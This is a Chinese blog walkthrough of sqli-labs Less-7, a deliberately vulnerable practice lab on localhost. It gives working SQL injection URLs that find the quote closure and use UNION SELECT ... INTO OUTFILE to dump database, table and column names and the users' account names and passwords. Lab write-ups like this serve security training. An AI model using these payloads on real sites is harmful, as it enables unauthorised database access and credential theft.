



 本文介绍了在sqli-labs第七关中进行SQL注入的步骤,包括利用outfile导出数据,判断注入类型,修改secure_file_priv参数,以及通过爆库名、表名和字段内容获取数据库信息的过程。第八关将涉及盲注技巧。
正常访问
http://127.0.0.1/sqli-labs-master/Less-7/?id=1
正常访问以后提示Use outfile.....
什么是outfile:参考地址
MySQL中你可以使用SELECT...INTO OUTFILE语句来简单的导出数据到文本文件上。
判断注入类型
http://127.0.0.1/sqli-labs-master/Less-7/?id=1' and '1'='1
通过注入字符没有报错可以判断是字符类型的,这关数据库报错不会提示到页面上,只能猜测闭合符号,先试试 ’)
http://127.0.0.1/sqli-labs-master/Less-7/?id=1') and '1'='1' %23
再试试 '))
http://127.0.0.1/sqli-labs-master/Less-7/?id=1')) and '1'='1' %23
语句执行成功,那么语句部分可能是 where id=(('$id'))
开始注入
提一下:
在MySQL里面使用select … into outfile可以把数据导出到文本文件上
里面有几个参数
secure_file_priv 用来限制导出效果。他有三个属性:
null限制不能导出
为空可以自定义
为一个路径则只能导出到指定路径
使用命令:show variables like '%secure%';查看当前secure_file_priv的值

修改secure_file_priv值方法:https://blog.youkuaiyun.com/xbcsu/article/details/122919948

利用outfile,爆库名

http://127.0.0.1/sqli-labs-master/Less-7/?id=-1')) UNION SELECT user(),version(),database() into outfile "d:\\less7\\database.txt" %23 报错没关系,我们可以看到文件已经生成了。(注意文件的路径必须存在,也就是必须要有less7这个文件夹)

打开可以看到数据库的名字:
爆表名
http://127.0.0.1/sqli-labs-master/Less-7/?id=-1')) UNION SELECT user(),version(),(select group_concat(table_name) from information_schema.tables where table_schema="security" ) into outfile "d:\\less7\\tables.txt" %23 

爆列名
http://127.0.0.1/sqli-labs-master/Less-7/?id=-1')) UNION SELECT user(),version(),(select group_concat(column_name) from information_schema.columns where table_schema="security" and table_name="users" ) into outfile "d:\\less7\\columns.txt" %23

爆字段内容(获取用户表的账号和密码)
http://127.0.0.1/sqli-labs-master/Less-7/?id=-1')) UNION SELECT user(),version(),(select group_concat(t.up) from (select concat(username, "~",password) up from security.users) t) into outfile "d:\\less7\\users.txt" %23

成功获取数据库信息。
第八关是盲注且没有报错提示,能用布尔注入,参考文章:sqli-labs第八关-布尔注入_唤变的博客-优快云博客_sqllabs第八关
布尔注入用工具会省事很多。





 扫一扫
扫一扫


 2771
2771

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





